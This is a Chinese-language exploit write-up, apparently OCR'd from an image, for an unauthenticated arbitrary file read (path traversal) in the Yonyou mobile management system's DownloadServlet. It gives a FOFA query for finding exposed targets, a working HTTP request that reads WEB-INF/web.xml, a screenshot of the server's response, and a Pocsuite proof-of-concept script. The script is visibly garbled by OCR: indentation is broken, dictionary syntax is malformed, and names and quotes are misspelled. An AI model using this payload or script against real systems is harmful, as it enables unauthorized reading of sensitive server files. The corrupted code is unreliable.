
Y19-2用友-移动管理系统-SOL

漏洞描述:

用友移动管理系统 DownloadServlet 接口处任意文件读取漏洞,未经身份验证的攻击者可以利用此漏洞读取内部系统敏感文件,使系统处于极不安全的状态。

网站图片:



网络测绘:

fofa语法:

FOFA: app="用友-移动系统管理"

漏洞复现:

payload:

GET /servlet/~maportal/;/com.yonyou.maportal.bs.padplugin.controller.DownloadServlet?filename=../../WEB-INF/web.xml HTTP/1.1 Host: your-ip User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/111.0.0.0 Safari/537.36 Connection: close Accept-Encoding: gzip

效果图: 读取web.xml文件

```
Request
                                                                          く 〉 数据包扫描 熱加
                                                                                                                           Responses 4455bytes / 63ms
       GET-/servlet/~maportal/;/com.yonyou.maportal.bs.padplugin.controller.DownloadServlet?filename=../../
                                                                                                                                  HTTP/1.1-200-0K
       WEB-INF/web.xml HTTP/1.1
                                                                                                                                   Server: Apache-Coyote/1.1
       Host: 1
                           :8088
                                                                                                                                   Content-Disposition: attachment; filename=
       User-Agent: ·Mozilla/5.0 · (Macintosh; ·Intel·Mac·OS·X·10_15_7) · AppleWebKit/537.36 · (KHTML, ·like·Gecko) ·
                                                                                                                                   Content-Type: application/octet-stream
       Chrome/111.0.0.0 Safari/537.36
                                                                                                                                   Date: Fri, 26 Jan 2024 13:05:56 GMT
       Connection: close
Accept-Encoding: gzip
                                                                                                                                   Connection: close
                                                                                                                                   Content-Length: 4455
                                                                                                                                   <?xml version="1.0" encoding="UTF-8"?>
                                                                                                                                   <!--<!DOCTYPE web-app PUBLIC --//Sun Micr
                                                                                                                            10
                                                                                                                                   "http://java.sun.com/dtd/web-app_2_3.dtd"
                                                                                                                            11 V <web-app xmlns="http://java.sun.com/xml/n
                                                                                                                                    web-app xmins= http://java.sun.com/xml/n
...xmlns:xsi="http://www.w3.org/2001/XML:
...xsi:schemaLocation="http://java.sun.com/xml/n
                                                                                                                            12
                                                                                                                            13
                                                                                                                                       web-app_2_4.xsd"
                                                                                                                            14
                                                                                                                                       version="2.4" id="WebApp">
                                                                                                                            15 🗸
                                                                                                                            16
                                                                                                                                          tener-class>nc.bs.framework.se
                                                                                                                                           listener-class>
                                                                                                                             17
                                                                                                                                       </listener>
                                                                                                                            18 🗸
                                                                                                                                       tener>
                                                                                                                            19 🗸
                                                                                                                                           <listener-class>
                                                                                                                            20
                                                                                                                                               com.yonyou.uap.ump.server.OnS
                                                                                                                            21
                                                                                                                                            </listener-class>
                                                                                                                                       </listener>
                                                                                                                            22
                                                                                                                                       tener>
                                                                                                                                          clistener-class>
```

Pocsuite脚本

```
class DemoPOC(POCBase):
    vulID = ''
    version = '1.0'
    author = '0idBoy'
    vulDate = '2024-01-26'
    createDate = '2024-01-26'
    updateDate = '2024-01-26'
    iname = '用及移动管理系统 DownloadServlet 任意文件读取漏洞'
    appName = '用及移动管理系统
    appNersion = ''
    vulTry = '文件读取'
    desc = '''用及移动管理系统 DownloadServlet 任意文件读取漏洞''''

def _verify(self):
    result = {}
    try:
        url = self.url.strip() + '/servlet/~maportal/;/com.yonyou.maportal.bs.padplugin.controller.DownloadServlet?filename=../../WEB-INF/web.xml'
    response = requests.get(url)

    if response.status_code == 200 and "<?xml version=" in response.text:
        result('VerifyInfo')' = {}
        result('VerifyInfo')' = {}
        result('VerifyInfo')' ['REsponse'] = response.text
    except Exception as e:
        logger.warm(str(e))

    return self.parse_output(result)

def _attack(self):
    return self.verify()
```

```
def parse_output(self, result):
    output = Output(self)
    if result:
        output.success(result)
    else:
        output.fail('Failed to find success message in response.')
    return output
register_poc(DemoPOC)
```